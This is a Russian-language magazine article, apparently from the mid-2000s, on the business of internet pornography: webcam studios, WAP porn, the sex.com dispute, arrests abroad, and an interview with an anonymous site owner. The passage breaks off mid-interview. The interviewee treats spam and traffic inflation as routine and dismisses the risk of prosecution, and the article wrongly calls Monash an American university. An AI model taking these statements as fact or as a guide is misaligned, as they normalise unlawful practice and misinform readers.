
ЧТО И ГДЕ?

Контент эдалт-проектов в большинстве своем навевает скуку. Однотипные галереи, сфабрикованные фотошопом фотографии голых звезд… Большинство сайтов работает по принципу платного доступа к содержимому. Сначала пользователя заманивают на сайт, показывают откровенные фотографии, после чего предлагают заплатить n-ную сумму денег за просмотр остального контента. Этот способ понятен и безумно прост в реализации. Только срубить бабла таким макаром с каждым днем все труднее: во-первых, беспрецедентное количество конкурентов, во-вторых, любую эротику юзер может найти на бесплатных сайтах.

Тогда порнобароны нашли новый, гораздо более выгодный способ получения прибыли от интернет-порнографии — LiveCam, о котором писали в твоем любимом журнале в июне 2004 года. Напомню, о чем идет речь. Берут девочек-моделей, запихивают их в эротически обставленную комнату, покупают компы и веб-камеры. Заходя на сайт лайвкэм-студии, клиент сначала общается с моделью (или с админом, по совместительству выполняющим обязанности оператора) в обычном текстовым чате, разумеется, бесплатно. После чего клиенту предлагают посмотреть видео. Если он соглашается, на экране монитора появляется та самая модель, действиями которой можно управлять. Можно приказать тетке раздеться, помастурбировать… не знаю, что там еще придет в голову среднестатистическому сетевому задроту. Зрелище это не из дешевых: от двух до пяти баксов за минуту «общения». Деньги на этом деле рубят сумасшедшие. Да и конкуренции гораздо меньше: организовать студию, найти моделей, закупиться аппаратурой — все это требует огромных денежных и временных затрат.

Еще можно вспомнить продажу дисков с порнофильмами. Вот, пожалуй, и все виды adult-продукции. Но где этой продукции только нет. Порно теперь даже в WAP. На 2005 год 12 самых популярных ресурсов «Мобильного Интернета» были XXX-направленности. Фактически, порносайты — единственное, чем интересен юзерам WAP. Кроме них, посещаются разве что порталы с полифоническими мелодиями, но их рейтинги — ничто в сравнении с порнушными. Народ не смущает даже крошечное и не всегда качественное изображение дисплеев сотовых телефонов. В этой области уже появились свои порнобароны. Самый известный из них — Патрик МакАдам, владелец более сотни WAP-сайтов, приносящих, по его утверждению, больше прибыли, чем основная должность — руководство ИТ-подразделением крупной компании.

Помимо web-ресурсов, огромные залежи порно находятся в IRC, UseNet, пиринговых сетях. Самая популярная иерархия — alt.sex — насчитывает более 453 конференций, трафик в которых просто не поддается исчислению. Есть даже специальные программы, позволяющие оптимизировать процесс скачивания эдалта из UseNet. Например, знаменитый Picture Sucker, IRC и p2p менее популярны среди любителей порнушки, зато, как уверили меня некоторые товарищи, самый свежак находится именно там, и уже оттуда поступает в web.



ПОРНОМАНЫ

УЧЕНЫЕ СТОЛКНУЛИСЬ С НОВОЙ БОЛЕЗНЬЮ — ПОРНОМАНИЕЙ.

ПО УТВЕРЖДЕНИЮ ПРОФЕССОРА ДЖЕЙМСА ОГЛОФА ИЗ АМЕРИКАНСКОГО УНИВЕРСИТЕТА МОНАША, КОЛИЧЕСТВО ТАКИХ БОЛЬНЫХ НЕВЕЛИКО, НО ПОСТОЯННО РАСТЕТ.

ПОРНОМАНЫ ЗАБИВАЮТ НА ВСЕ: СЕМЬЮ, ДЕТЕЙ, РАБОТУ, И ЗАЦИКЛИВАЮТСЯ ТОЛЬКО НА ОДНОМ — ПРОСМОТРЕ ПОРНОГРАФИИ.


СОЦИОЛОГИ СЧИТАЮТ, ЧТО ПРИЧИНА ЭТОГО В ТОМ, ЧТО В ПОРНОФИЛЬМАХ ЖЕНЩИНА ВСЕГДА ГОТОВА К СЕКСУ, НИКОГДА НЕ КРИТИКУЕТ ПАРТНЕРА, ЧТО ЗНАЧИТЕЛЬНО ПОВЫШАЕТ МУЖСКУЮ САМООЦЕНКУ.

ХОТЯ МНЕ КАЖЕТСЯ, ЧТО ПСИХИЧЕСКИ НЕУРАВНОВЕШЕННЫЙ ЧЕЛОВЕК С ПРОБЛЕМАМИ В ЖИЗНИ МОЖЕТ УДАРИТЬСЯ ХОТЬ В ПОРНОГРАФИЮ, ХОТЬ В КОМПЬЮТЕРНЫЕ ИГРЫ, ХОТЬ В ПОПЫТКИ СВЕСТИ СЧЕТЫ С ЖИЗНЬЮ.

ПРОБЛЕМА НЕ В ПОРНОСАЙТАХ, ПРОБЛЕМА В МОЗГАХ, А ТОЧНЕЕ В ИХ ОТСУТСТВИИ У НЕКОТОРЫХ ЛЮДЕЙ.



форма для постинга сообщений на www.linuxsucks.org



хостинг для Adult-проектов — cyberage.com



биллинговая система ibill.com — друг каждого порнодилера



Школа порнографов. Adultwebmasterschool.com

ADULTWEBMASTERING SCHOOL

Ты уже знаешь, что на порно можно прекрасно заработать. Майкл Хайес из AdultWebmasterSchool.com всего за 140 вечнозеленых президентов расскажет тебе все, что нужно для успешной карьеры порноолигарха. Открытые Майклом в 2000 году курсы уже закончило 2200 человек. Как утверждает сам Хайес, для прохождения обучения не нужно никакого опыта. На сайте размещены видеоуроки типа наших визуал-хаков, только там орудуют не хакеры, а порномастера.

Хайес долгое время работал на один веб-портал, но когда сайт закрыли, перед ним встала серьезная проблема: как зарабатывать на жизнь. В какой-то момент безработному дизайнеру пришла в голову мысль, что при огромной популярности порносайтов, никто не додумался поставить обучение AdultWebMasterингу на коммерческую основу. Не исключено, что Майкл Хайес через пару лет откроет первую в истории школу киллеров или курсы начинающих путан.

Впрочем, чтобы стать владельцем своего порноресурса, никаких особых знаний не нужно. К твоим услугам и бесплатные хостинги (достаточно назвать highporno.com), и биллинговые системы, и шаблоны для создания портала... Закон? Об этой стороне вопроса мы еще поговорим. Для начала приведу в пример такую личность, как Сергей Пряничников. Известный русский порнорежиссер, владелец sexvideo.ru, где продаются adult-фильмы. Все вышеперечисленное не помешало ему баллотироваться на пост Губернатора Санкт-Петербурга, и его сайт, расположенный на обычном русском хостинге, никто закрывать не торопится. Там даже написано, что все содержимое можно считать эротикой, а отличать эротику от порнухи наше законодательство пока не в состоянии.

НЕСКОЛЬКО ИСТОРИЙ ПОРНОИНДУСТРИИ

В январе 2004 года в Сети появился сайт booble.com. Бубль — это поисковик, предназначенный для поиска порно в Интернете, копирующий не только название Google, но и его дизайн. Руководство google.com возмутилось и потребовало немедленного прекращения столь вопиющего нарушения авторских прав. Создатели booble же утверждают, что их детище — всего лишь невинная пародия, кроме того, «у любого нормального человека, исключая адвокатов, сайт Booble вызывает улыбку». Несмотря на все старания ребят из Google, порнопародия до сих пор прекрасно функционирует, стала довольно популярной и закрываться, похоже, не собирается.

Вообще, порно в Сети не только популярно, но даже уважаемо. Организация управления доменным пространством Интернета (сокращенно — ICANN) решила создать доменную зону .xxx, предназначенную специально для эдалт-сайтов. Новая зона позволит фильтрам не допускать к эротике несовершеннолетних, ведь засунуть в черный список всю доменную зону куда проще, чем искать ресурсы, разбросанные по всем зонам Сети. Сейчас организация решает, какова будет стоимость регистрации в зоне (предположительно она составит 75 долларов) и какие будут накладываться ограничения на контент. Только не понятно, как они собираются заставить порнобаронов перетащить свои раскрученные ресурсы на новый домен и хостинг и лишиться немалого количества аудитории из-за поставленных заботливыми родителями фильтров.


Ты, наверно, слышал про разбирательства из-за домена sex.com. Еще в 1994 году американский предприниматель Гэри Кримен зарегистрировал его на свое имя, но через год некто Стивен Коэн обманным путем присвоил портал себе. Он представился сотрудником компании Кримена, сообщив, что владелец решил отказаться от использования домена. В течение следующих 5 лет Коэн сделал sex.com одним из самых популярных ресурсов Интернета с посещаемостью 25 миллионов человек в день. Кримен, видя такое дело, подал на шустрого Коэна в суд, но первое дело проиграл, так как «веб-сайт не является собственностью, а потому украсть его невозможно». Гэри не сдавался, и через некоторое время добился от суда очень удачного для себя приговора: Стивена Коэна обязали выплатить потерпевшей стороне 65 миллионов долларов компенсации. Но денег киберсквоттеру стало жалко, и он ударился в бега. Спустя пять лет он вернулся и даже подал апелляцию — мол, я эти 65 миллионов за всю жизнь не заработаю. Что не совсем правда, так как сайт sex.com эксперты оценили в 250 миллионов убитых енотов, а Стивен Коэн за пять лет эксплуатации портала заработал куда больше. Как бы там ни было, своих бабок Кримен не увидит еще долго, если вообще увидит. А все пользователи Сети получили еще один пример того, как сделать сумасшедшие деньги на киберсквоттинге.

Сетевая порноиндустрия волнует не только борцов за нравственность, но и других бизнесменов в этой области. Например, тираж журнала PentHouse в последние годы упал с 4,7 миллионов до 650 тысяч экземпляров в месяц. Боб Гуччионе, владелец журнала, считает, что в этом виноват Интернет. Бывшим читателям теперь легче выйти в Сеть и найти любую порнушку, чем покупать PentHouse. Что делать — конкуренция…

МАЙКЛ ХАЙЕС ИЗ ADULTWEBMASTERSCHOOL.COM ВСЕГО ЗА 140 ВЕЧНОЗЕЛЕНЫХ ПРЕЗИДЕНТОВ РАССКАЖЕТ ТЕБЕ ВСЕ, ЧТО НУЖНО ДЛЯ УСПЕШНОЙ КАРЬЕРЫ ПОРНООЛИГАРХА.

СКАНЕР «АНТИПОРНО»

- НА ВЫСТАВКЕ INFOSECURITY 2005, ПОМИМО ФАЙРВОЛОВ, АНТИВИРУСОВ И ПРОЧЕГО АНТИХАКЕРСКОГО СОФТА, БЫЛ ПРЕДСТАВЛЕН «ПОРНОСКАНЕР».
- ПРОГРАММА FIRST 4 INTERNET ПРОВОДИТ «ИНТЕЛЛЕКТУАЛЬНЫЙ АНАЛИЗ ИЗОБРАЖЕНИЯ», ОПРЕДЕЛЯЯ, ЯВЛЯЕТСЯ ЛИ ДАННАЯ КАРТИНКА ПОРНОГРАФИЧЕСКОЙ.
- РАЗРАБОТКИ В ЭТОЙ ОБЛАСТИ ВЕДУТСЯ УЖЕ ДАВНО, НО ПОКА FIRST 4 ЯВЛЯЕТСЯ ЕДИНСТВЕННОЙ ПО-НАСТОЯЩЕМУ РАБОЧЕЙ ПРОГРАММОЙ ПОДОБНОГО РОДА.
- УТИЛИТА НАВЕРНЯКА БУДЕТ ВОСТРЕБОВАНА РОДИТЕЛЯМИ И ШЕФАМИ КРУПНЫХ ФИРМ, НЕДОВОЛЬНЫХ ИСПОЛЬЗОВАНИЕМ ИНТЕРНЕТА СВОИМИ СОТРУДНИКАМИ НЕ ПО НАЗНАЧЕНИЮ.



САМЫЙ ПРИБЫЛЬНЫЙ БИЗНЕС — ЭТО ОРГАНИЗАЦИЯ ИНТЕРАКТИВНЫХ ТРАНСЛЯЦИЙ? ДА. ДОХОД ОТ 18 ШТУК БАКСОВ В МЕСЯЦ.

НЕ ВСЕ КОТУ МАСЛЕНИЦА

Но не все так безоблачно в мире джепеговых теток, взрослых сайтов и больших денег. Компания AOL недавно предъявила иск владельцам сетевой фирмы, проводившим по аське спам-рассылку, рекламирующую порносайты. Для бизнесменов эта история закончилась большим штрафом и завершением карьеры в порноиндустрии.

Первый в истории России арест за распространение порнографии был совершен в 2000 году в Ульяновске. Порнографом оказался обычный студент Ульяновского Государственного Университета, на которого вышли благодаря провайдерам, обнаружившим сайт в Сети. Студенту грозило до двух лет лишения свободы, но его амнистировали. Напомню тебе, что за незаконное распространение порнографических материалов, согласно статье 242, предусмотрен штраф в размере от двухсот до пятисот минимальных размеров оплаты труда либо лишение свободы сроком до двух лет.

Впрочем, порносайтостроительством занимаются не только русские студенты. В Тайване 13-летний мальчик был арестован за создание и поддержку портала, предлагающего приобретение различных сексуальных услуг. Паренек уверял, что сайт создал для прикола, и не собирался совершать ничего криминального, но доблестные органы не прониклись: родители были вынуждены заплатить 30 000 долларов США (о том, что сделал папа с сыночком, опустившим его на 30 кусков, история умалчивает).

Но это все цветочки. В США был арестован владелец порносайта, который предоставлял доступ к содержимому военнослужащим в Ираке в обмен на фотографии с боевых полей. Их он публиковал на сайте в свободном доступе. Причем снимки явно не отличались политкорректностью. Например, под фотографией трупа с вывороченными внутренностями и мозгами красовалась надпись: «Так должен выглядеть каждый иракец». И таких снимков в галерее много. 27-летний владелец сайта Крис Уилсон сейчас находится под следствием в тюрьме, а в свое оправдание заявил: «Снимки — это просто новый взгляд на войну. С их, солдат, точки зрения». Раньше на сайте не было ничего, кроме порноконтента, и, когда жалобы американских солдат в Ираке о слишком большой стоимости аккаунта участились, Уилсон согласился предоставить им халявный доступ в обмен на скандальные фотографии. Скорее всего, Уилсон выйдет на волю в ближайшем будущем. Уголовного преступления в публикации фотографий нет, хотя Криса могут осудить за распространение порева. Повезло Уилсону, что живет он в Америке, а не в Китае. Вот уж где не любят порнушку и порнодилеров!

В качестве примера можно привести китайского товарища Чена, который зарабатывал на жизнь распространением лазерных дисков с порнографией. В КНР за моральную чистоту жителей поднебесной борются со всей жестокостью, поэтому Чен получил 19 лет лишения свободы. Говорят, парню крупно повезло, так как могли ведь и к стенке поставить. Теперь китайским владельцам порносайтов, чья посещаемость более 250 000 человек в день, грозит пожизненное заключение. Причем органы отнюдь не бездействуют: за последнее время закрыто более семиста порталов и арестовано около 244 человек.



РАЗГОВОР ПО ДУШАМ

Найти человека для интервью к этой статье было довольно сложно. Бизнес нелегальный, и светиться в популярных журналах лицам из порноиндустрии не хочется. Тем не менее, потусовавшись в широко известных узкому кругу сетевых местах, я нашел того, кого искал. Мой собеседник согласился ответить на вопросы при условии сохранения его анонимности.

Илья Александров: Привет. Как тебя представить читателям? Пара фраз о себе.

Антон: Как представить? Хм.. Антон, пусть будет Антон. О себе могу сказать, что живу в Питере, мне 20 с небольшим лет, женат. На жизнь, как ты уже знаешь, зарабатываю путем создания и поддержки порносайтов в Интернете.

И.А.: Как давно ты в этом бизнесе? Как пришла в голову мысль заняться этим?

А.: Порядка четырех лет. В универе я подрабатывал созданием web-сайтов и однажды получил заказ на разработку сайта Adult-направленности. Заказчик хотел, чтобы я взял на себя и организацию биллинга, и покупку хостинга. Так я получил полное представление о том, что нужно для занятия порнобизнесом. Следующий порносайт я делал уже для себя.

И.А.: Самый прибыльный бизнес — это организация интерактивных трансляций?

А.: Да. Доход от 18 штук баксов в месяц. Правда, я этим никогда не занимался. Гораздо больше проблем требует нефиговых начальных вложений. Кроме того, на порядок выше риск. Так что я уж лучше дронам изображения голых баб и видеоролики впаривать буду.

И.А.: Ты владеешь несколькими порносайтами?

А.: Около сорока различного содержания. Можно сказать, своего рода сеть. С одного единственного сайта много денег не будет.

И.А.: В каких доменных зонах чаще всего размещают подобные сайты? Где покупаешь хостинг?

А.: Везде, кроме .ru, лучший вариант, конечно — .com. Хостинг обычно берут у контор, которые специализируются именно на эдалте. Например, adulthost.ru — онлайновое представительство фирмы из США.

И.А.: Не боишься органов?

А.: Нет. Если не светиться, соблюдать осторожность, то вероятность того, что тебя повяжут, фактически равна нулю. Кроме того, как ты докажешь, что на моих порталах выложена порнография, а не эротика? А эротика — искусство, за нее в тюрьму не сажают.

И.А.: Сколько времени отнимает у тебя твой бизнес?

А.: Часа по 3—4 в день. Сюда входит и обновление галерей с изображением, и изучение конкурирующих сайтов, и все остальное. Хотя когда только начинал дело, у меня не было ни минуты свободного времени.

И.А.: Как насчет моральной стороны вопроса?

А.: Не стыдно ли мне, что я растлеваю людей порнографией? Нет, не стыдно. Посещать или не посещать порносайты — личное дело каждого. Если народ хочет видеть порнографию, ее ему дадут. А если я могу сделать на этом деньги, то почему должен оставаться в стороне?

И.А.: Что является залогом популярности сайтов?

А.: Во-первых, хорошая раскрутка. Во-вторых, оригинальность контента. В Сети миллионы порносайтов с одинаковым содержанием, дашь людям эксклюзив — у тебя будет большая фора перед конкурентами.

И.А.: Ты говорил про раскрутку. Можно подробней?

А.: В целом раскрутка та же, что и у обычных порталов. Баннерные сети, регистрация в поисковиках. Плюс достижение или покупка, первых мест в различных порнотопах, спам-рассылках. Присутствует и накрутка посещаемости, но чаще все делается относительно честно.

И.А.: Детское порно на твоих порталах присутствует?

А.: Нет. Детишек, зверюшек и прочего не держим. Рискованно, а также похабно и грубо. Хотя на этом зарабатывают больше, чем на порнушке «традиционного» содержания.

И.А.: Не хотел бы поработать «специалистом по продвижению порносайтов»?

А.: Многие сейчас действительно занимаются раскруткой порноресурсов, продвигая новых людей в бизнесе, причем стоит это отнюдь не дешево. Но у меня и так хватает конкурентов, чтобы создавать их собственными руками. :)

И.А.: Что касается «новых людей в бизнесе», им сейчас что-нибудь светит?

